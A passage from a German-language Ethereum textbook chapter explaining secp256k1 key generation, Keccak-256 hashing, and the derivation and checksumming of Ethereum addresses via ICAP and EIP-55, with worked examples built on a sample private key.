Weil diese Kurve über einen endlichen Primzahlkörper definiert ist und nicht über reelle Zahlen, sieht sie wie ein Muster aus Punkten aus, die über zwei Dimensionen verteilt sind, was die Visualisierung erschwert. Die Mathematik entspricht allerdings der einer elliptischen Kurve über reelle Zahlen. Abbildung 4-2 zeigt beispielhaft die gleiche elliptische Kurve über einen wesentlich kleineren Primzahlenkörper F_{17} . Sie erkennen ein Muster von Punkten in einem Gitternetz. Die secp256k1-Kurve von Ethereum können Sie sich als wesentlich komplexeres Muster von Punkten auf einem unglaublich großen Gitternetz vorstellen.




Abbildung 4-2: Kryptografie mit elliptischen Kurven: Visualisierung einer elliptischen Kurve über $F(p)$ für $p=17$

Nachfolgend ein Punkt Q mit den Koordinaten (x,y) , der ein Punkt auf der secp256k1-Kurve ist:

```
Q =  
(49790390825249384486033144355916864607616083520101638681403973749255924539515,  
59574132161899900045862086493921015780032175291755807399284007721050341297360)
```

Beispiel 4-1 zeigt, wie Sie das mit Python selbst überprüfen können. Die Variablen x und y sind die Koordinaten des Punkts Q aus dem obigen Beispiel. Die Variable p ist die Primzahl, die für alle Modulo-Operationen verwendet wird. Die letzte Zeile des Python-Programms ist die Gleichung der elliptischen Kurve (der $\%$ -Operator ist Pythons Modulo-Operator). Sind x und y tatsächlich die Koordinaten

eines Punkts der elliptischen Kurve, erfüllen sie die Gleichung, und das Ergebnis ist null (0L ist ein Integer-Wert vom Typ long mit dem Wert null). Probieren Sie es selbst aus, indem Sie **python** über die Kommandozeile starten und die Zeilen (nach dem Prompt >>>) aus dem Listing eingeben.

Beispiel 4-1: Mit Python sicherstellen, dass dieser Punkt auf der elliptischen Kurve liegt

```
Python 3.4.0 (default, Mar 30 2014, 19:23:13)
[GCC 4.2.1 Compatible Apple LLVM 5.1 (clang-503.0.38)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> p = 115792089237316195423570985008687907853269984665640564039457584007908834 \
671663
>>> x = 49790390825249384486033144355916864607616083520101638681403973749255924539515
>>> y = 59574132161899900045862086493921015780032175291755807399284007721050341297360
>>> (x ** 3 + 7 - y**2) % p
0L
```

Arithmetische Operationen bei elliptischen Kurven

Ein Großteil der Mathematik hinter elliptischen Kurven weist einige Ähnlichkeiten mit der traditionellen Arithmetik auf, die wir in der Schule gelernt haben. Konkret können wir einen Additionoperator definieren, der sich aber nicht entlang einer Linie bewegt, sondern zu anderen Punkten entlang der Kurve springt. Sobald wir über einen Additionoperator verfügen, können wir auch die Multiplikation eines Punkts mit einer Ganzzahl definieren, die einer wiederholten Addition entspricht.

Die Addition ist bei der elliptischen Kurve so definiert, dass es für zwei gegebene Punkte P_1 und P_2 auf der elliptischen Kurve einen dritten Punkt $P_3 = P_1 + P_2$ gibt, der ebenfalls auf der elliptischen Kurve liegt.

Geometrisch wird dieser dritte Punkt P_3 berechnet, indem man eine Linie zwischen P_1 und P_2 zeichnet. Diese Linie schneidet die elliptische Linie an genau einer Stelle. Wir nennen diese Stelle $P_3' = (x, y)$. Dann spiegeln wir sie in der x-Achse und erhalten $P_3 = (x, -y)$.

Sind P_1 und P_2 identisch, muss die Linie »zwischen« P_1 und P_2 zur Tangente der Kurve an Punkt P_1 verlängert werden. Diese Tangente schneidet die Kurve an genau einem neuen Punkt. Sie können Techniken der Analysis nutzen, um die Neigung der Berührungslinie zu bestimmen. Diese Techniken funktionieren seltsamerweise, obwohl sich unser Interesse auf Punkte dieser Kurve beschränkt, die über zwei ganzzahlige Koordinaten angegeben werden!

Bei elliptischen Kurven gibt es einen Punkt, der als »Unendlichkeitspunkt« bezeichnet wird und in etwa der Rolle einer Null bei der Addition entspricht. Auf Computern wird das manchmal als $x = y = 0$ ausgedrückt (was nicht der Gleichung der elliptischen Kurve entspricht, aber einen einfachen separaten Fall darstellt, der überprüft werden kann). Es gibt eine Reihe von Sonderfällen, die die Notwendigkeit eines »Unendlichkeitspunkts« erklären.

In manchen Fällen (z.B. wenn P_1 und P_2 den gleichen x -, aber unterschiedliche y -Werte aufweisen), ist die Berührungslinie exakt vertikal. In diesem Fall ist $P_3 =$ der Unendlichkeitspunkt.

Ist P_1 der Unendlichkeitspunkt, dann ist $P_1 + P_2 = P_2$. Liegt P_2 am Unendlichkeitspunkt, ist hingegen $P_1 + P_2 = P_1$. Das verdeutlicht, wie der Unendlichkeitspunkt die Rolle der Null übernimmt.

Wie sich zeigt, ist $+$ assoziativ, d.h. $(A + B) + C = A + (B + C)$. Wir können also auch $A + B + C$ ohne Mehrdeutigkeiten schreiben.

Nachdem wir nun die Addition definiert haben, machen wir das Gleiche mit der Multiplikation, die die Addition auf die übliche Weise erweitert. Für den Punkt P auf der elliptischen Kurve ist $k * P = P + P + P + \dots + P$ (k -mal), sofern es sich bei k um eine ganze Zahl handelt. Beachten Sie, dass k manchmal verwirrenderweise als »Exponent« bezeichnet wird.

Einen öffentlichen Schlüssel generieren

Ausgehend von einem privaten Schlüssel in Form einer zufällig erzeugten Zahl k , multiplizieren wir diesen mit einem vorbestimmten Punkt der Kurve, der als *Generator* (*Generator Point*) G bezeichnet wird, um einen weiteren Punkt irgendwo auf der Kurve zu erzeugen. Der so berechnete Punkt ist der öffentliche Schlüssel K :

$$K = k * G$$

Der Generatorpunkt ist als Teil des secp256k1-Standards definiert. Er ist für alle secp256k1-Implementierungen gleich, und alle von dieser Kurve abgeleiteten Schlüssel verwenden den gleichen Generator G . Da der Generator für alle Ethereum-Nutzer gleich ist, liefert der private Schlüssel k multipliziert mit G immer den gleichen öffentlichen Schlüssel K . Die Beziehung zwischen k und K ist fest, kann aber nur in einer Richtung berechnet werden, nämlich von k nach K . Darum können die Ethereum-Adressen (die aus K abgeleitet werden) mit jedermann geteilt werden, ohne dass der private Schlüssel des Nutzers (k) offengelegt wird.

Wie im vorigen Abschnitt beschrieben, entspricht die Multiplikation von $k * G$ einer wiederholten Addition, also k mal $G + G + G + \dots + G$. Kurz gesagt, erzeugen wir einen öffentlichen Schlüssel K aus einem privaten Schlüssel k , indem wir den Generator G k -mal mit sich selbst multiplizieren.



Ein privater Schlüssel kann in einen öffentlichen Schlüssel umgewandelt werden, ein öffentlicher Schlüssel aber nicht wieder in einen privaten Schlüssel, weil die Mathematik nur in einer Richtung funktioniert.

Wir wollen diese Berechnung nun auf den privaten Schlüssel anwenden, den wir in »Private Schlüssel« auf Seite 65 genutzt haben:

$$K = \text{f8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315} * G$$

Eine kryptografische Bibliothek hilft uns bei der Berechnung von K mittels der Multiplikation für elliptische Kurven. Der öffentliche Schlüssel K ist als Punkt

$$K = (x, y)$$

definiert, wobei:

$$\begin{aligned} x &= 6e145cccf1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b \\ y &= 83b5c38e5e2b0c8529d7fa3f64d46daa1ece2d9ac14cab9477d042c84c32ccd0 \end{aligned}$$

Bei Ethereum werden Ihnen öffentliche Schlüssel begegnen, die eine Serialisierung 130 hexadezimaler Zeichen (65 Bytes) darstellen. Das wurde von einem Standard-serialisierungsformat übernommen, das das Industriekonsortium *Standards for Efficient Cryptography Group* (SECG) vorgeschlagen und in Standards for Efficient Cryptography (SEC1) (<http://www.secg.org/sec1-v2.pdf>) dokumentiert hat. Der Standard definiert vier mögliche Präfixe, die zur Identifikation der Punkte auf einer elliptischen Kurve verwendet werden können. Tabelle 4-1 führt die möglichen Werte auf.

Tabelle 4-1: Public-Key-Präfixe der SECG

Präfix	Bedeutung	Länge (Bytes mit Präfix)
0x00	Unendlichkeitspunkt	1
0x04	unkomprimierter Punkt	65
0x02	komprimierter Punkt mit geradem y	33
0x03	komprimierter Punkt mit ungeradem y	33

Ethereum verwendet nur unkomprimierte öffentliche Schlüssel, weshalb nur das Präfix 04 (hex) relevant ist. Die Serialisierung verkettet die x - und y -Koordinaten des öffentlichen Schlüssels:

$$04 + x\text{-Koordinate (32 Bytes/64 hex)} + y\text{-Koordinate (32 Bytes/64 hex)}$$

Der vorhin berechnete öffentliche Schlüssel sieht serialisiert also wie folgt aus:

$$046e145cccf1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b83b5c38e5e2b0 \setminus c8529d7fa3f64d46daa1ece2d9ac14cab9477d042c84c32ccd0$$

Bibliotheken für elliptische Kurven

Es gibt eine Reihe von secp256k1-Implementierungen, die bei kryptowährungsnahen Projekten genutzt werden:

OpenSSL (<https://www.openssl.org/>)

Die OpenSSL-Bibliothek bietet einen umfangreichen Satz von kryptografischen Primitiven, einschließlich einer vollständigen secp256k1-Implementierung. Um zum Beispiel den öffentlichen Schlüssel abzuleiten, kann die Funktion `EC_POINT_mul` verwendet werden.

libsecp256k1 (<https://github.com/bitcoin-core/secp256k1>)

Bitcoin Cores *libsecp256k1* ist eine in C geschriebene Implementierung von *secp256k1* und anderer kryptografischer Primitive. Sie wurde von Grund auf neu entwickelt, um OpenSSL in der Bitcoin-Core-Software zu ersetzen. Im Hinblick auf die Performance und die Sicherheit wird sie als überlegen betrachtet.

Kryptografische Hashfunktionen

Kryptografische Hashfunktionen werden bei Ethereum überall verwendet. Tatsächlich werden Hashfunktionen von nahezu allen kryptografischen Systemen umfassend genutzt, was der Kryptologe Bruce Schneier (<http://bit.ly/2Q79qZp>) mit folgendem (frei übersetzten) Satz zusammengefasst hat: »Mehr noch als Verschlüsselungsalgorithmen sind Einweg-Hashfunktionen die Arbeitstiere der modernen Kryptografie.«

In diesem Abschnitt wollen wir Hashfunktionen diskutieren, ihre grundlegenden Eigenschaften untersuchen und uns ansehen, wie diese Eigenschaften sie für die moderne Kryptografie so nützlich machen. Wir behandeln Hashfunktionen, weil sie ein Teil der Transformation von öffentlichen Ethereum-Schlüsseln in Adressen sind. Sie können außerdem zur Erzeugung *digitaler Fingerabdrücke* verwendet werden, die der Verifizierung von Daten dienen.

Einfach ausgedrückt, ist eine *Hashfunktion* (<http://bit.ly/2CR26gD>) »jede Funktion, die Daten beliebiger Länge auf Daten fester Länge abbildet«. Die an eine Hashfunktion übergebenen Daten werden *Pre-Image*, *Nachricht* oder einfach *Eingabedaten* genannt. Die Ausgabe ist der *Hash*. *Kryptografische Hashfunktionen* (<http://bit.ly/2Jrn3jM>) sind eine spezielle Unterkategorie mit bestimmten Eigenschaften, die zur Absicherung von Plattformen wie Ethereum sehr nützlich sind.

Eine kryptografische Hashfunktion ist eine *Einweg*-Hashfunktion, die Daten beliebiger Größe auf einen Bitstring fester Länge abbildet. Die »Einwegnatur« zeigt sich darin, dass es rechnerisch unmöglich ist, die Eingabedaten allein aus dem Hash wiederherzustellen. Die einzige Möglichkeit, eine mögliche Eingabe zu ermitteln, ist eine Brute-Force-Suche, die jeden möglichen Kandidaten auf einen Treffer untersucht. Da der Suchraum nahezu unendlich groß ist, kann man leicht nachvollziehen, dass diese Aufgabe praktisch unmöglich ist. Selbst wenn Sie irgendwelche Eingabedaten finden, die einen passenden Hash liefern, bedeutet das noch lange nicht, dass Sie die ursprünglichen Eingabedaten vorliegen haben. Hashfunktionen sind »Viele-auf-einen«-Funktionen (many-to-one). Findet man zwei Eingabedaten, die den gleichen Hash liefern, hat man es mit einer *Hashkollision* zu tun. Grob gesagt, ist die Hashfunktion umso besser, je weniger Hashkollisionen es gibt. Bei Ethereum sind sie tatsächlich unmöglich.

Sehen wir uns die wichtigsten Eigenschaften kryptografischer Hashfunktionen an. Dies sind:

Determinismus

Eine gegebene Nachricht produziert immer den gleichen Hash.

Verifizierbarkeit

Die Berechnung des Hashs einer Nachricht ist effizient (lineare Komplexität).

Nicht-Korrelation

Eine kleine Änderung in der Nachricht (z.B. die Änderung nur eines Bits) ändert den Hash so umfassend, dass er mit dem Hash der ursprünglichen Nachricht nicht korreliert werden kann.

Unumkehrbarkeit

Die Berechnung der Nachricht aus dem Hash ist unmöglich und entspricht einer Brute-Force-Suche über alle möglichen Nachrichten.

Kollisionsschutz

Es sollte unmöglich sein, zwei unterschiedliche Nachrichten zu finden, die den gleichen Hash ergeben.

Die Resistenz gegen Hashkollisionen ist besonders wichtig, um die Fälschung digitaler Signaturen bei Ethereum zu verhindern.

Die Kombination dieser Eigenschaften macht kryptografische Hashfunktionen für eine ganze Reihe von Sicherheitsanwendungen interessant:

- Fingerprinting von Daten
- Integrität von Nachrichten (Fehlererkennung)
- Proof of Work
- Authentifizierung (Passwort-Hashing und Schlüsselstreckung)
- Pseudozufallszahlengeneratoren
- Nachrichten-Commitment (Commit/Reveal-Mechanismen)
- eindeutige Identifikatoren

Wir werden vielen dieser Anwendungen begegnen, während wir uns durch die verschiedenen Schichten des Ethereum-Systems arbeiten.

Ethereums kryptografische Hashfunktion: Keccak-256

Ethereum nutzt *Keccak-256* an vielen Stellen als kryptografische Hashfunktion. Keccak-256 hat an der SHA-3 Cryptographic Hash Function Competition im Jahr 2007 teilgenommen, das vom National Institute of Science and Technology veranstaltet wurde. Keccak war der Siegeralgorithmus und wurde 2015 als *Federal Information Processing Standard* (FIPS) 202 standardisiert.

Jedoch war zu der Zeit, als Ethereum entwickelt wurde, die NIST- Standardisierung noch nicht abgeschlossen. Das NIST hat einige der Keccak-Parameter nach

Abschluss des Standardisierungsprozesses geändert, vermeintlich um dessen Effizienz zu erhöhen. Das geschah zur gleichen Zeit, als der heroische Whistleblower Edward Snowden Dokumente veröffentlichte, die nahelegten, dass das NIST durch die National Security Agency dahin gehend beeinflusst worden sein sollte, den Zufallszahlengeneratorstandard Dual_EC_DRBG zu schwächen, was faktisch zu einer Hintertür im Zufallszahlengenerator führte. Das Ergebnis dieser Kontroverse war erheblicher Widerstand gegen die vorgeschlagenen Änderungen und eine deutliche Verzögerung bei der Standardisierung von SHA-3. Zu dieser Zeit entschied die Ethereum Foundation, den ursprünglichen Keccak-Algorithmus zu implementieren, wie er von seinen Erfindern vorgeschlagen wurde, und auf den vom NIST modifizierten SHA-3-Standard zu verzichten.



Obwohl in den Ethereum-Dokumenten und im Code »SHA-3« erwähnt wird, ist in den meisten (wenn nicht in allen) Fällen Keccak-256 gemeint, nicht der finalisierte FIPS-202-SHA-3-Standard. Die Implementierungen weichen beim Padding nur leicht voneinander ab, sind aber signifikant, da Keccak-256 für die gleiche Eingabe andere Hashs erzeugt als FIPS-202 SHA-3.

Welche Hashfunktion nutze ich?

Wie können Sie feststellen, ob die von Ihnen genutzte Softwarebibliothek FIPS-202 SHA-3 oder Keccak-256 implementiert, wenn beide »SHA-3« genannt werden?

Eine einfache Lösung ist ein *Testvektor*, d.h. eine erwartete Ausgabe für eine gegebene Eingabe. Der für eine Hashfunktion üblicherweise verwendete Test ist die *leere Eingabe*. Führen Sie die Hashfunktion mit einem leeren String aus, sehen Sie die folgenden Ergebnisse:

```
Keccak256("") =  
c5d2460186f7233c927e7db2dcc703c0e500b653ca82273b7bfad8045d85a470
```

```
SHA3("") =  
a7ffc6f8bf1ed76651c14756a061d662f580ff4de43b49fa82d80a4b80f8434a
```

Unabhängig davon, wie die Funktion heißt, können Sie testen, ob es sich um das ursprüngliche Keccak-256 oder den finalen NIST-Standard FIPS-202 SHA-3 handelt, indem Sie diesen einfachen Test durchführen. Denken Sie daran, dass Ethereum Keccak-256 verwendet, auch wenn im Code häufig von SHA-3 die Rede ist.



Aufgrund der Verwirrung, die durch den Unterschied zwischen der in Ethereum verwendeten Hashfunktion (Keccak-256) und dem finalisierten Standard (FIP-202 SHA-3) entstanden ist, gibt es Bemühungen, alle Instanzen von `sha3` im Code, den Opcodes und den Bibliotheken durch `keccak256` zu ersetzen. Details finden Sie auf ERC59 (<https://github.com/ethereum/EIPs/issues/59>).

Als Nächstes wollen wir uns die erste Anwendung von Keccak-256 in Ethereum ansehen: die Erzeugung von Ethereum-Adressen aus öffentlichen Schlüsseln.

Ethereum-Adressen

Ethereum-Adressen sind *eindeutige Kennungen*, die aus öffentlichen Schlüsseln oder Kontrakten über die Einweg-Hashfunktion Keccak-256 abgeleitet werden.

In den bisherigen Beispielen haben wir mit einem privaten Schlüssel angefangen und die Multiplikation bei elliptischen Kurven genutzt, um einen öffentlichen Schlüssel (Public Key) abzuleiten:

Privater Schlüssel k :

$k = \text{f8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315}$

Öffentlicher Schlüssel K (verkettete x - und y -Koordinaten im Hex-Format):

$K = \text{6e145ccef1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b83b5c38e5e...}$



Beachten Sie, dass der öffentliche Schlüssel ohne Präfix (04 hex) erscheint, wenn die Adresse berechnet wird.

Wir verwenden Keccak-256, um den *Hash* dieses öffentlichen Schlüssels zu berechnen:

$\text{Keccak256}(K) = \text{2a5bc342ed616b5ba5732269001d3f1ef827552ae1114027bd3ecf1f086ba0f9}$

Dann nutzen wir nur die letzten 20 (niederwertigsten) Bytes als Ethereum-Adresse:

$\text{001d3f1ef827552ae1114027bd3ecf1f086ba0f9}$

Meistens wird Ethereum-Adressen ein 0x vorangestellt, um die hexadezimale Codierung zu verdeutlichen:

$\text{0x001d3f1ef827552ae1114027bd3ecf1f086ba0f9}$

Ethereum-Adressformate

Ethereum-Adressen sind hexadezimale Kennungen, die aus den letzten 20 Bytes des Keccak-256-Hashs des öffentlichen Schlüssels abgeleitet werden.

Im Gegensatz zu Bitcoin-Adressen, die in der Benutzerschnittstelle aller Clients so codiert werden, dass sie eine Prüfsumme integrieren, die vor falsch geschriebenen Adressen schützt, werden Ethereum-Adressen einfach im Hexadezimalformat ohne Prüfsumme ausgegeben.

Die Idee hinter dieser Entscheidung war, dass Ethereum-Adressen letztlich durch Abstraktionen (wie Nameservices) auf höheren Ebenen des Systems verdeckt werden würden und dass Prüfsummen bei Bedarf auf diesen höheren Ebenen integriert werden könnten.

In der Realität wurden diese höheren Ebenen viel zu langsam entwickelt, und die Entscheidung führte in den frühen Tagen des Ökosystems zu einer Reihe von Problemen wie dem Verlust von Mitteln durch falsch geschriebene Adressen und Feh-

ler bei der Validierung. Da die Ethereum-Nameservices langsamer als ursprünglich erwartet entwickelt wurden, haben Wallet-Entwickler darüber hinaus alternative Codierungen nur sehr langsam übernommen. Einige dieser Codierungen wollen wir uns nachfolgend ansehen.

Inter Exchange Client Address Protocol

Das *Inter Exchange Client Address Protocol* (ICAP) ist eine Ethereum-Adresscodierung, die zum Teil mit der *International Bank Account Number* (IBAN) kompatibel ist. Es ist eine vielseitige, Prüfsummen nutzende und interoperable Codierung für Ethereum-Adressen. ICAP-Adressen können Ethereum-Adressen oder »Common Names« codieren, die im Ethereum-Namensregister registriert sind. Mehr über ICAP erfahren Sie im Ethereum-Wiki (<http://bit.ly/2JsZHKu>).

IBAN ist ein internationaler Standard zur Identifizierung von Bankkonten und wird meist für Überweisungen genutzt. Es ist im SEPA-Raum (*European Single Euro Payments Area*) und darüber hinaus sehr verbreitet. IBAN ist ein zentralisierter und stark regulierter Dienst. ICAP ist eine dezentralisierte, aber kompatible Implementierung für Ethereum-Adressen.

Eine IBAN besteht aus einem String, der aus bis zu 34 alphanumerischen (die Groß- und Kleinschreibung ignorierenden) Zeichen besteht. Sie umfasst einen Ländercode, eine Prüfsumme und eine (länderspezifische) Kontonummer.

ICAP nutzt die gleiche Struktur und führt den (nicht standardisierten) Ländercode »XE,« ein, was für »Ethereum,« steht. Dem folgt eine zwei Zeichen lange Prüfsumme und drei mögliche Varianten einer Kontokennung:

Direct

Ein base36-codierter Integer-Wert im Big-Endian-Format, der aus bis zu 30 alphanumerischen Zeichen besteht und die 155 niederwertigsten Bits einer Ethereum-Adresse repräsentiert. Weil diese Codierung nicht die gesamten 160 Bit einer Ethereum-Adresse aufnehmen kann, funktioniert sie nur mit Ethereum-Adressen, die mit einem oder mehreren Nullbytes beginnen. Der Vorteil ist die Kompatibilität zu IBAN in Bezug auf Länge und Prüfsumme. Beispiel: XE60HAMICDXSV5QXVJA7TJW47Q9CHWKJD (33 Zeichen lang).

Basic

Entspricht der Direct-Codierung, ist aber 31 Zeichen lang. Erlaubt die Codierung einer Ethereum-Adresse, ist aber nicht mit der IBAN-Feldvalidierung kompatibel. Beispiel: XE18CHDJBPLTBCJ03FE902NS0BP0JVQCU2P (35 Zeichen lang).

Indirect

Codiert eine Kennung, die über einen Name-Registry-Provider zu einer Ethereum-Adresse aufgelöst wird. Verwendet 16 alphanumerische Zeichen, die eine *Asset-Kennung* (z.B. ETH), einen Nameservice (z.B. XREG) und einen 9 Zeichen langen Klarschriftnamen (z.B. KITTYCATS) beinhalten. Beispiel:

XE##ETHXREGKITTYCATS (20 Zeichen lang), wobei ## durch die berechneten Prüfsummenzeichen ersetzt werden müssen.

Wir können das Kommandozeilentool `helpeth` nutzen, um ICAP-Adressen zu erzeugen. Lassen Sie uns das mit unserem privaten Beispielschlüssel ausprobieren, dem wir ein `0x` voranstellen, wenn wir ihn als Parameter an `helpeth` übergeben:

```
$ helpeth keyDetails \  
-p 0xf8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315
```

```
Address: 0x001d3f1ef827552ae1114027bd3ecf1f086ba0f9  
ICAP: XE60 HAMI CDXS V5QX VJA7 TJW4 7Q9C HWKJ D  
Public key: 0x6e145cce1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b...
```

Der `helpeth`-Befehl konstruiert eine hexadezimale Ethereum-Adresse sowie eine ICAP-Adresse für uns. Die ICAP-Adresse für unseren Beispielschlüssel lautet:

```
XE60HAMICDXS V5QXVJA7TJW47Q9CHWKJD
```

Weil unsere Ethereum-Beispieladresse mit einem Nullbyte beginnt, kann die Codierung im Direct-Modus erfolgen, der ein gültiges IBAN-Format darstellt. Sie erkennen das daran, dass sie 33 Zeichen lang ist.

Beginnt die Adresse nicht mit einer Null, erfolgt die Codierung im Basic-Modus. Das Ergebnis wäre 35 Zeichen lang und als IBAN ungültig.



Die Chance, dass eine Ethereum-Adresse mit einer Null beginnt, liegt bei 1 zu 256. Sie müssen durchschnittlich 256 Versuche mit 256 unterschiedlichen zufälligen privaten Schlüsseln durchführen, bevor Sie eine Adresse finden, die als IBAN-kompatible ICAP-Adresse im Direct-Modus codiert werden kann.

Momentan wird ICAP leider nur von wenigen Wallets unterstützt.

Hex-Codierung mit Prüfsumme durch Großschreibung (EIP-55)

Aufgrund des langsamen Einsatzes von ICAP und der Nameservices wurde mit Ethereum Improvement Proposal 55 (EIP-55) (<https://github.com/Ethereum/EIPs/blob/master/EIPS/eip-55.md>) ein Standard vorgeschlagen. EIP-55 bietet eine rückwärtskompatible Prüfsumme für Ethereum-Adressen an, indem es die Groß-/Kleinschreibung hexadezimaler Adressen modifiziert. Die Idee dahinter ist, dass die Groß-/Kleinschreibung bei Ethereum-Adressen keine Rolle spielt und alle Wallets Ethereum-Adressen mit Groß- und Kleinbuchstaben akzeptieren müssen, ohne sie unterschiedlich zu interpretieren.

Indem Sie die Großschreibung alphabetischer Zeichen der Adresse ändern, können Sie eine Prüfsumme übertragen, die die Adresse vor Fehlern beim Schreiben und Lesen schützt. EIP-55 nicht unterstützende Wallets ignorieren einfach die Groß-/Kleinschreibung der Adresse, doch diejenigen, die den Standard unterstützen, können sie validieren und Fehler mit einer Genauigkeit von 99,986 % erkennen.

Die Codierung aus Groß-/Kleinbuchstaben ist subtil und auf den ersten Blick kaum zu erkennen. Unsere Beispieladresse lautet:

```
0x001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

Mit der EIP-55-Prüfsumme wird daraus:

```
0x001d3F1ef827552Ae1114027BD3ECF1f086bA0F9
```

Erkennen Sie den Unterschied? Einige alphabetische Zeichen (A bis F) der Hexadezimalcodierung werden nun großgeschrieben, während andere immer noch klein geschrieben werden.

EIP-55 ist recht einfach zu implementieren. Wir berechnen den Keccak-256-Hash der kleingeschriebenen hexadezimalen Adresse. Dieser Hash dient als digitaler Fingerabdruck der Adresse und liefert uns eine praktische Prüfsumme. Jede kleine Änderung der Eingabe (der Adresse) führt zu einer großen Änderung im resultierenden Hash (der Prüfsumme), was eine effektive Fehlererkennung erlaubt. Der Hash unserer Adresse wird dann durch die Umwandlung in Großbuchstaben in der Adresse selbst codiert. Sehen wir uns das Schritt für Schritt an:

1. Hashen Sie die kleingeschriebene Adresse ohne das Präfix 0x:

```
Keccak256("001d3f1ef827552ae1114027bd3ecf1f086ba0f9") =  
23a69c1653e4ebbb619b0b2cb8a9bad49892a8b9695d9a19d8f673ca991deae1
```

2. Ersetzen Sie jedes alphabetische Zeichen der Adresse durch den Großbuchstaben, wenn die entsprechende Hex-Ziffer des Hashs größer oder gleich 0x8 ist. Das ist besser zu erkennen, wenn wir die Adresse und den Hash ausrichten:

```
Address: 001d3f1ef827552ae1114027bd3ecf1f086ba0f9  
Hash   : 23a69c1653e4ebbb619b0b2cb8a9bad49892a8b9...
```

Unsere Adresse enthält den Buchstaben d an der vierten Position. Das vierte Zeichen des Hashs ist 6, was kleiner als 8 ist. Das d bleibt also klein. Das nächste alphabetische Zeichen an der sechsten Position unserer Adresse lautet f. Das sechste Zeichen des hexadezimalen Hashs lautet c, ist also größer als 8. Wir ersetzen das Zeichen in der Adresse daher durch ein F ... und so weiter. Wie Sie sehen, verwenden wir nur die ersten 20 Byte (40 Hex-Zeichen) des Hashs als Prüfsumme, da nur 20 Byte (40 Hex-Zeichen) der Adresse eventuell geändert werden müssen.

Betrachten Sie die resultierende Adresse und schauen Sie, ob Sie erkennen können, welche Zeichen durch Großbuchstaben ersetzt wurden und welches Zeichen im Adress-Hash dazugehört:

```
Address: 001d3F1ef827552Ae1114027BD3ECF1f086bA0F9  
Hash   : 23a69c1653e4ebbb619b0b2cb8a9bad49892a8b9...
```

Fehlererkennung bei einer EIP-55-codierten Adresse

Nun wollen wir uns ansehen, wie uns EIP-55-Adressen helfen, einen Fehler zu finden. Nehmen wir an, wir hätten eine EIP-55-codierte Ethereum-Adresse ausgedruckt:

```
0x001d3F1ef827552Ae1114027BD3ECF1f086bA0F9
```

Nun machen wir einen einfachen Fehler beim Lesen der Adresse. Das vorletzte Zeichen ist ein großes F, das wir in diesem Beispiel als großes E lesen. Wir geben also die folgende (fehlerhafte) Adresse in unsere Wallet ein:

```
0x001d3F1ef827552Ae1114027BD3ECF1f086bA0E9
```

Glücklicherweise ist die Wallet EIP-55-konform! Sie bemerkt die gemischte Groß-/Kleinschreibung und versucht, die Adresse zu validieren. Sie wandelt sie in Kleinbuchstaben um und berechnet den Prüfsummen-Hash:

```
Keccak256("001d3f1ef827552ae1114027bd3ecf1f086ba0e9") =  
5429b5d9460122fb4b11af9cb88b7bb76d8928862e0a57d46dd18dd8e08a6927
```

Wie Sie sehen können, hat sich die Adresse an nur einem Zeichen geändert (tatsächlich nur um ein Bit, da e und f nur ein Bit auseinanderliegen), doch der Hash der Adresse hat sich radikal verändert. Das ist die Eigenschaft von Hashfunktionen, die sie für Prüfsummen so nützlich macht!

Nun richten wir die beiden aus und sehen uns die Groß-/Kleinschreibung an:

```
001d3F1ef827552Ae1114027BD3ECF1f086bA0E9  
5429b5d9460122fb4b11af9cb88b7bb76d892886...
```

Alles falsch! Mehrere Buchstaben sind fälschlicherweise großgeschrieben. Denken Sie daran, dass die Großschreibung der Codierung der *korrekten* Prüfsumme entspricht.

Die Großschreibung der von uns eingegebenen Adresse stimmt nicht mit der gerade berechneten Prüfsumme überein, d.h., dass etwas an der Adresse verändert wurde und ein Fehler aufgetreten ist.

Fazit

In diesem Kapitel haben wir die Public-Key-Kryptografie vorgestellt. Wir haben uns dabei auf die Verwendung öffentlicher und privater Schlüssel bei Ethereum konzentriert sowie auf den Einsatz kryptografischer Tools wie Hashfunktionen bei der Erzeugung und Verifikation von Ethereum-Adressen. Wir haben uns auch digitale Signaturen angesehen und gezeigt, wie sie das Eigentumsrecht an einem privaten Schlüssel beweisen, ohne den privaten Schlüssel selbst preiszugeben. In Kapitel 5 fassen wir diese Ideen zusammen und sehen uns an, wie man Wallets nutzen kann, um eine Reihe von Schlüsseln zu verwalten.

Das Wort *Wallet* beschreibt bei Ethereum verschiedene Dinge.

